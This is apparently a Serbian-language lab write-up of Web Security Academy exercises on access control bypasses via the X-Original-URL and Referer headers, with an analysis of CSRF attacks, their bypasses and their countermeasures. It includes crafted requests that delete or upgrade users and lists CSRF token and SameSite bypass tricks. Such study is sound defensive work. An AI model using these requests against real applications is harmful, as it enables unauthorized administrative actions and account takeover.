


Provera hipoteze o nesaglasnosti front-end i back-end interpretacije URL-a. Ukoliko aplikacioni server tumači vrednost iz X-Original-URL zaglavlja kao stvarnu putanju zahteva, server će obraditi privilegovanu rutu uprkos tome što front-end nije imao informaciju o njoj.

Korak 4: Identifikacija akcije za brisanje korisnika

U odgovoru dobijenom u prethodnom koraku, koji sadrži HTML reprezentaciju administratorskog panela, identifikovan je link za brisanje korisnika oblika:

/admin/delete?username=carlos





Korak 5: Izvršavanje brisanja korisnika putem X-Original-URL zaglavlja

U Repeater-u je sastavljen novi zahtev u kojem je request line zadržan kao putanja koja prolazi kroz front-end, dok je u zaglavlju X-Original-URL postavljena vrednost koja referencira akciju brisanja:

GET / HTTP/1.1Host: <lab-host>X-Original-URL: /admin/delete?username=carlos...

Zahtev je poslat ka serveru. Server je prihvatio zahtev i izvršio brisanje korisničkog naloga carlos, čime je lab označen kao rešen.





Praktična demonstracija pune iskoristivosti ranjivosti - ne samo da je moguće pristupiti administratorskom interfejsu, već je moguće i izvršiti destruktivne administratorske akcije bez ikakve provere prava pristupa.

5. Lab: Referer-based access control

Aplikacija sprovodi kontrolu pristupa administratorskoj funkcionalnosti za izmenu korisničkih uloga oslanjajući se na vrednost HTTP zaglavlja Referer. Ukoliko zahtev za upgrade korisnika sadrži Referer zaglavlje koje pokazuje na administratorsku stranicu, server izvršava akciju bez dodatne provere identiteta ili uloge korisnika koji zahtev šalje. Pošto je Referer zaglavlje pod potpunom kontrolom klijenta - bilo kog HTTP klijenta, ne samo browser-a - napadač bez ikakvih privilegija može da konstruiše zahtev sa proizvoljnom vrednošću ovog zaglavlja i izvrši administratorsku akciju koristeći običnu korisničku sesiju.

Cilj laba: Iskoristiti ranjivost oslanjanja na Referer zaglavlje radi dodeljivanja administratorskih privilegija običnom korisničkom nalogu (wiener), bez korišćenja administratorske sesije pri izvršenju privilegovane akcije.

Korak 1: Mapiranje administratorskog procesa upgrade-a

Izvršena je prijava sa administratorskim kredencijalima. Iz administratorskog panela aktivirana je opcija za upgrade korisnika, a u Burp-ovom **HTTP history** lociran je odgovarajući zahtev oblika:

```
GET /admin-roles?username=wiener&action=upgrade HTTP/1.1
Cookie: session=<administratorska_sesija>
Referer: https://<lab-host>/admin
```

Uočeno je da zahtev sadrži Referer zaglavlje koje pokazuje na administratorsku rutu.

Referer-based access control

WebSecurity Academy

Referer-based access control

LAB Not solved

Back to lab description >>

Home | Admin panel | My account | Log out

My Account

Your username is: administrator

Email

Update email

DashboardTargetProxyIntruderRepeaterViewHelpBurp Suite Community Edition ...

SequencerDecoderComparerLoggerOrganizerExtensions

Discover

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Filter settings: Hiding CSS and image con...Pro version only

#	Host	Method	URL	Params	Edited	Status code	Len
352	https://0a5e006c04965e528...	GET	/academyLabHeader			101	147
354	https://0a5e006c04965e528...	GET	/			200	109
386	https://0a5e006c04965e528...	GET	/academyLabHeader			101	147
387	https://0a5e006c04965e528...	GET	/my-account			302	107
388	https://0a5e006c04965e528...	GET	/login			200	324
390	https://0a5e006c04965e528...	GET	/academyLabHeader			101	147
392	https://0a5e006c04965e528...	POST	/login		✓	302	216
393	https://0a5e006c04965e528...	GET	/my-account?id=administrator		✓	200	342
394	https://0a5e006c04965e528...	GET	/academyLabHeader			101	147

RequestResponse

PrettyRawHexRender

1 HTTP/1.1 302 Found

2 Location: /my-account?id=administrator

3 Set-Cookie: session=X07AEDMDhFN5VpLHJDA3dMIK16LiYIH; Secure; HttpOnly; SameSite=None

4 X-Frame-Options: SAMEORIGIN

5 Connection: close

6 Content-Length: 0

7

8

Event log [5] All issues Memory: 184.2MB of 15.73GB Disabled

Referer-based access control

WebSecurity Academy

Referer-based access control

LAB Not solved

Back to lab description >>

Home | Admin panel | My account

User

carlos (NORMAL)

Upgrade user

Downgrade user

DashboardTargetProxyIntruderRepeaterViewHelpBurp Suite Community Edition ...

SequencerDecoderComparerLoggerOrganizerExtensions

Discover

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Filter settings: Hiding CSS and image con...Pro version only

#	Host	Method	URL	Params	Edited	Status code	Len
352	https://0a6600ce0445547a8...	GET	/academyLabHeader			101	147
354	https://0a5e006c04965e528...	GET	/			200	109
386	https://0a5e006c04965e528...	GET	/academyLabHeader			101	147
387	https://0a5e006c04965e528...	GET	/my-account			302	107
388	https://0a5e006c04965e528...	GET	/login			200	324
390	https://0a5e006c04965e528...	GET	/academyLabHeader			101	147
392	https://0a5e006c04965e528...	POST	/login		✓	302	216
393	https://0a5e006c04965e528...	GET	/my-account?id=administrator		✓	200	342
394	https://0a5e006c04965e528...	GET	/academyLabHeader			101	147

RequestResponse

PrettyRawHexRender

1 HTTP/1.1 302 Found

2 Location: /my-account?id=administrator

3 Set-Cookie: session=X07AEDMDhFN5VpLHJDA3dMIK16LiYIH; Secure; HttpOnly; SameSite=None

4 X-Frame-Options: SAMEORIGIN


5 Connection: close

6 Content-Length: 0

7


8

Event log [5] All issues Memory: 184.2MB of 15.73GB Disabled



Korak 2: Slanje zahteva u Burp Repeater

Identifikovani zahtev prosleđen je u alat **Repeater** opcijom *Send to Repeater* radi pripreme manipulacije parametara sesije.



Korak 3: Pribavljanje sesije običnog korisnika

Izvršeno je odjavljivanje iz administratorskog naloga i prijava sa kredencijalima običnog korisnika (wiener / peter). Iz proizvoljnog zahteva nakon prijave iskopirana je vrednost session kolačića koja odgovara običnoj korisničkoj sesiji.

The screenshot shows the WebSecurity Academy interface for the 'Referer-based access control' lab. The lab status is 'Not solved'. The user is logged in as 'wiener'. The 'My Account' section shows an email input field and an 'Update email' button. To the right, the Burp Suite 'HTTP history' tab is open, showing a list of requests. The selected request (449) is a GET request to '/my-accountTid=wiener' with a status code of 200. The 'Request' tab is expanded, showing the raw HTTP request details, including headers like 'Host', 'Cookie', 'Accept-Language', 'Upgrade-Insecure-Requests', 'User-Agent', 'Accept', 'Accept-Encoding', 'Sec-Fetch-Site', 'Sec-Fetch-Mode', 'Sec-Fetch-User', and 'Sec-Fetch-Dest'.


Korak 4: Potvrda da pristup /admin putanji nije dozvoljen običnom korisniku

Kao prijavljeni korisnik wiener, pokušao je direktan pristup putanji /admin. Server je odgovorio porukom o zabranjenom pristupu, čime je potvrđeno postojanje aktivne kontrole nad administratorskim resursima za nepriviligovane korisnike.

The screenshot shows the WebSecurity Academy interface for the 'Referer-based access control' lab. The lab status is 'Not solved'. The user is logged in as 'wiener'. The 'My Account' section shows an email input field and an 'Update email' button. To the right, the Burp Suite 'HTTP history' tab is open, showing a list of requests. The selected request (451) is a GET request to '/admin' with a status code of 401. The 'Response' tab is expanded, showing the raw HTTP response details, including headers like 'HTTP/1.1 401 Unauthorized', 'Content-Type: text/html; charset=utf-8', 'X-Frame-Options: SAMEORIGIN', 'Connection: close', 'Content-Length: 2666', and the HTML body content.

Korak 5: Zamena sesije uz očuvanje Referer zaglavlja

U Repeater-u, vrednost session kolačića iz originalnog zahteva zamenjena je sesijskim kolačićem običnog korisnika wiener. Vrednost Referer zaglavlja namerno je zadržana nepromenjena, sa pokazivačem na administratorsku stranicu. Zahtev je zatim ponovo poslat ka serveru.



Direktan test hipoteze da server donosi odluku o autorizaciji isključivo na osnovu vrednosti Referer zaglavlja, ne uzimajući u obzir ulogu korisnika utvrđenu na osnovu sesije. Uspeh ovog zahteva uz neprivilegovanu sesiju potvrđuje ranjivost.

Identifikovana ranjivost spada u kategoriju **Broken Access Control** i predstavlja primer **autorizacije zasnovane na podacima koje klijent može kontrolisati**. Uzrok problema je fundamentalna greška u dizajnu kontrole pristupa: server pretpostavlja da Referer zaglavlje predstavlja pouzdanu informaciju o tome kako je korisnik došao do trenutnog zahteva, i koristi tu pretpostavku kao zamenu za pravu proveru autorizacije. U stvarnosti, Referer je informacija koju šalje klijent, namenjena dijagnostici i analitici, i nije podržana nikakvim kriptografskim ili sesijskim mehanizmom koji bi sprečio njenu manipulaciju. Bilo koji HTTP klijent (uključujući curl, Postman, Burp Repeater) može da postavi proizvoljnu vrednost.

CSRF - Analiza klase napada

1. Klasa napada

Cross-Site Request Forgery (CSRF) je bezbednosna ranjivost web aplikacija koja omogućava napadaču da natera ulogovanog korisnika da nesvesno izvrši radnju koju nije nameravao. Napad delimično zaobilazi *same-origin policy* - bezbednosni mehanizam browser-a koji sprečava sajtove da međusobno utiču jedni na druge. Ime "request forgery" potiče otud što napadač "falsifikuje" zahtev u ime žrtve: server vidi legitiman zahtev sa važećim sesijskim kolačićem žrtve, ali tehnički ga je iniciralo zlonamerno mesto pod kontrolom napadača.

Da bi CSRF napad bio moguć, moraju biti ispunjena **tri uslova**:

1. **Relevantna radnja** koju aplikacija nudi i koja je interesantna napadaču - promena email-a ili lozinke, prenos sredstava, izmena privilegija
2. **Sesija zasnovana na kolačićima** - aplikacija identifikuje korisnika isključivo preko sesijskog kolačića, bez dodatnih mehanizama provere
3. **Predvidljivi parametri zahteva** - napadač zna unapred kako tačno treba da izgleda zahtev koji izvršava radnju, bez potrebe za podacima koje ne može pogoditi (npr. trenutna lozinka)

Mehanizam napada: napadač priprema HTML stranicu koja u pozadini šalje zahtev ka ranjivoj aplikaciji. Kada ulogovana žrtva poseti tu stranicu, njen browser **automatski** prilaže sesijski kolačić uz zahtev (jer kolačići po pravilu odlaze sa svakim zahtevom ka domenu kome pripadaju, osim u slučaju SameSite restrikcija). Server primi zahtev, vidi važeću sesiju, i izvrši radnju. Žrtva nije pristala niti je svesna šta se dogodilo.

Iako je CSRF najčešće povezivan sa sesijskim kolačićima, isti princip važi i za druge mehanizme koje browser automatski prilaže - **HTTP Basic autentifikaciju** i **autentifikaciju zasnovanu na klijentskim sertifikatima**.

2. Uticaj iskorišćenja

Uticaj CSRF napada zavisi od konkretne radnje koju napadač izaziva u ime žrtve, a posledice mogu varirati od neugodnosti do potpune kompromitacije naloga ili sistema:

- **Izmena email adrese** na nalogu žrtve, što je naročito ozbiljno jer email služi kao kanal za oporavak lozinke - napadač potom inicira reset lozinke i potpuno preuzima nalog
- **Promena lozinke** ako aplikacija ne traži unos trenutne lozinke pri promeni
- **Finansijske transakcije** - prenos sredstava na napadačev račun u bankarskim ili e-commerce aplikacijama
- **Izmena privatnih podataka i postavki** - adresa za isporuku, kontakt informacije, privacy opcije
- **Privilegovane administratorske akcije** ako je žrtva korisnik sa povišenim privilegijama (admin); u tom slučaju napadač može kompromitovati celu aplikaciju kroz jednu žrtvu
- **Slanje poruka, objavljivanje sadržaja, glasanje** u ime žrtve, što može voditi reputacionoj šteti

Napad ne otkriva napadaču podatke žrtve direktno - to nije "krađa informacija", već "krađa akcije". Međutim, kao posledica izvršene akcije (npr. promene email-a), napadač često indirektno dolazi do pune kontrole nad nalogom.

Vektor isporuke je sličan kao kod *reflected* XSS-a: zlonamerni link u email-u, na društvenoj mreži, kroz oglase, ili ubacivanjem zlonamernog sadržaja u komentar/post na popularnom sajtu. Najjednostavnije CSRF varijante koje koriste GET metodu mogu biti samosadržajne u jednom URL-u - žrtvi je dovoljno da klikne na link.

3. Softverske ranjivosti koje omogućavaju napad

Materijal sistematski navodi konkretne klase grešaka koje vode CSRF ranjivostima. Možemo ih podeliti u nekoliko kategorija.

Potpuno odsustvo CSRF zaštite

Najosnovnija varijanta: aplikacija oslanja autorizaciju zahteva isključivo na sesijski kolačić, bez CSRF tokena, bez provere Origin/Referer zaglavlja, sa kolačićem koji nema postavljen SameSite atribut. Browser automatski prilaže kolačić, server izvrši radnju.

Greške u validaciji CSRF tokena

Token postoji, ali se proverava nedosledno:

- **Validacija zavisi od HTTP metode** - token se proverava za POST, ali ne i za GET. Napadač izmeni metodu i zaobiđe proveru
- **Validacija zavisi od prisustva tokena** - ako je token u zahtevu, proverava se; ako nije, server propušta. Napadač izostavi parametar
- **Token nije vezan za korisničku sesiju** - server proverava da li je token "u skupu važećih", ali ne i kome pripada. Napadač iskoristi svoj važeći token u napadu na žrtvu
- **Token je vezan za ne-sesijski kolačić** - token je vezan za odvojen pomoćni kolačić (csrfKey), umesto za sesijski. Ako postoji cookie injection vektor, napadač postavi svoj csrfKey u žrtvinu sesiju i koristi pripadajući token
- **Token je samo dupliran u kolačiću** (*double submit cookie* obrazac) - server proverava samo da su vrednost iz tela i iz kolačića identične, bez ikakve dalje provere. Kombinovano sa cookie injection-om, napadač sam izmišlja vrednost i postavlja je na oba mesta

Greške u zaštiti zasnovanoj na Referer zaglavlju

Aplikacija proverava Referer umesto CSRF tokena, što je inherentno manje sigurno:

- **Validacija zavisi od prisustva Referer zaglavlja** - ako je odsutno, server propušta. Napadač koristi `<meta name="referrer" content="never">` da browser ne pošalje zaglavlje
- **Naivna provera vrednosti Referer** - server proverava da Referer "počinje sa" ili "sadrži" očekivani domen. Napadač zaobilazi tako što stavi očekivani domen kao subdomen sopstvenog (vulnerable-website.com.attacker.com) ili u query string (attacker.com/csrf?vulnerable-website.com)

Slabosti u SameSite mehanizmu kao odbrani

SameSite je odbrana na nivou browser-a, ali ima granice koje se mogu iskoristiti:

- **Lax bypass kroz GET zahteve** - SameSite=Lax dozvoljava kolačiće u cross-site GET zahtevima (top-level navigation). Ako server prihvata GET na osetljivim endpoint-ima ili podržava override metode (npr. `_method` u Symfony framework-u), napad prolazi
- **Strict bypass kroz on-site gadgets** - ako u istom sajtu postoji DOM-based open redirect ili sličan element koji generiše secondary zahtev, napadač može da iskoristi tu putanju jer je sekundarni zahtev same-site
- **Bypass kroz ranjive sibling domene** - SameSite se zasniva na *site*-u (TLD+1), ne na *origin*-u. Bilo koji subdomen istog sajta sa XSS ranjivošću može poslužiti kao polazna tačka za CSRF napad na osetljive funkcionalnosti
- **120-sekundni prozor za novoizdate kolačiće** - Chrome ne primenjuje "Lax-by-default" prvih dva minuta na top-level POST zahtevima, da ne bi prekinuo SSO tokove. Ako napadač može da osveži žrtvinu sesiju (npr. kroz OAuth login), iskorištava taj prozor

Zajednički koreni svih ovih grešaka

Iako se konkretne implementacije razlikuju, sve CSRF ranjivosti svode se na nekoliko principijelnih grešaka: oslanjanje na podatke koje napadač može kontrolisati (HTTP metoda, prisustvo parametra, Referer), nedoslednu primenu kontrole (provera se ovde, ali ne i tamo), implementaciju zaštite koja semantički ne odgovara modelu pretnji (token koji nije vezan za korisnika i/ili sesiju), i pretpostavke o ograničenjima napadača koje u praksi ne važe (pretpostavka da napadač ne može postaviti kolačić).

4. Kontramere

CSRF tokeni - primarna odbrana

Najpouzdaniji način odbrane je uvođenje CSRF tokena koji ispunjava sledeće uslove:

- **Nepredvidljivi i sa visokom entropijom** - generisani kroz kriptografski siguran pseudo-random generator (CSPRNG), sa istim svojstvima kao i sesijski tokeni
- **Vezani za korisničku sesiju** - server čuva token kao deo sesijskog objekta ili ga kriptografski potpisuje sa identifikatorom sesije, tako da token jedne sesije ne važi u drugoj
- **Striktno validirani u svakom slučaju pre izvršenja relevantne akcije** - validacija mora biti sprovedena nezavisno od HTTP metode ili Content-Type-a, i odsutan ili neispravan token mora voditi odbijanju zahteva po principu *deny by default*

Prenos tokena: ugrađen u skriveno polje HTML forme submitovane kroz POST. Polje treba postaviti što ranije u HTML dokumentu, pre bilo kakvih korisnički kontrolisanih podataka, kako bi se izbegli napadi tipa *dangling markup*. Alternativa kroz query string je manje sigurna jer URL završava u logovima, Referer zaglavlja i istoriji browsera. Prenos kroz prilagođeno zaglavlje (npr. X-CSRF-Token) je dodatno sigurniji jer browser-i ne dozvoljavaju cross-domain custom zaglavlja, ali ograničava aplikaciju na XHR zahteve.

Token se ne sme prenositi unutar kolačića - to gubi smisao zaštite.

SameSite restrikcije na kolačićima

EksPLICITNO postavljati SameSite atribut na svaki izdat kolačić:

- Strict kao podrazumevana vrednost - kolačić se ne šalje ni u jednom cross-site zahtevu. Najsigurnije, mada može uticati na UX
- Lax samo kada postoji konkretan razlog - kolačić se šalje u top-level GET navigacijama, ali ne u POST-u niti u background zahtevima (img, iframe, script)
- None isključivo kada je kolačić namenjen za third-party kontekst i ne nosi nikakvu osetljivu autorizaciju (npr. tracking kolačići), uz obavezno postavljanje Secure atributa

Treba imati u vidu da SameSite štiti od cross-site, ali **ne** od cross-origin same-site napada. Ako u istom sajtu postoji XSS ili open redirect, SameSite ne pomaže.

Referer validacija - samo kao dodatak

Provera Origin i Referer zaglavlja kao **dodatni sloj** odbrane na server strani, ne kao primarna kontrola. Zaglavlja se mogu modifikovati ili izostaviti, pa ne smeju biti jedini mehanizam.

Dubinska odbrana i organizacione mere

- **Izolovanje nesigurnog sadržaja** (npr. fajlovi koje korisnici uploaduju) na odvojen sajt od osetljivih funkcionalnosti
- **Pažljiv audit svih sibling domena** istog sajta, pošto ranjivost na jednom od njih može kompromitovati ceo SameSite zasnovan model odbrane
- **Ponovna autentifikacija** za naročito osetljive operacije (promena lozinke, finansijske transakcije) - napadač nema lozinku žrtve, pa napad ne uspeva nezavisno od ostalih mehanizama
- **Centralizovan CSRF middleware** koji se primenjuje uniformno na sve rute koje menjaju stanje, umesto ad hoc provera po endpoint-ima koje neminovno vode do nedoslednosti
- **Bezbednosno testiranje koje pokriva granične slučajeve** - odsustvo parametra, drugu HTTP metodu, cross-user tokene, izostanak Referer zaglavlja, manipulirani Referer - a ne samo "validan token prolazi, nevažeći ne prolazi"
- **Edukacija developera** o tome da je CSRF logički, a ne tehnički problem - token sam po sebi nije zaštita ako semantički ne odgovara modelu pretnji

1. Lab: CSRF vulnerability with no defenses

Aplikacija sadrži funkcionalnost za izmenu email adrese ulogovanog korisnika, implementiranu kao HTTP POST zahtev koji se autorizuje isključivo na osnovu sesijskog kolačića. Zahtev ne sadrži nikakav dodatni mehanizam zaštite od Cross-Site Request Forgery napada - nema CSRF tokena, nema provere Origin ili Referer zaglavlja, a sesijski kolačić nije konfigurisan sa restriktivnim SameSite atributom. Posledica je da napadač može da pripremi proizvoljnu HTML stranicu koja sadrži formu sa unapred postavljenim parametrima i, kada ulogovani korisnik poseti tu stranicu, browser žrtve automatski šalje POST zahtev sa važećim sesijskim kolačićem, čime se izmena email adrese izvršava bez znanja i pristanka korisnika.

Cilj laba: Iskoristiti odsustvo CSRF zaštite radi izmene email adrese korisnika kroz exploit hostovan na zlonamernom sajtu, koji se isporučuje žrtvi i izvršava u kontekstu njene autentifikovane sesije.

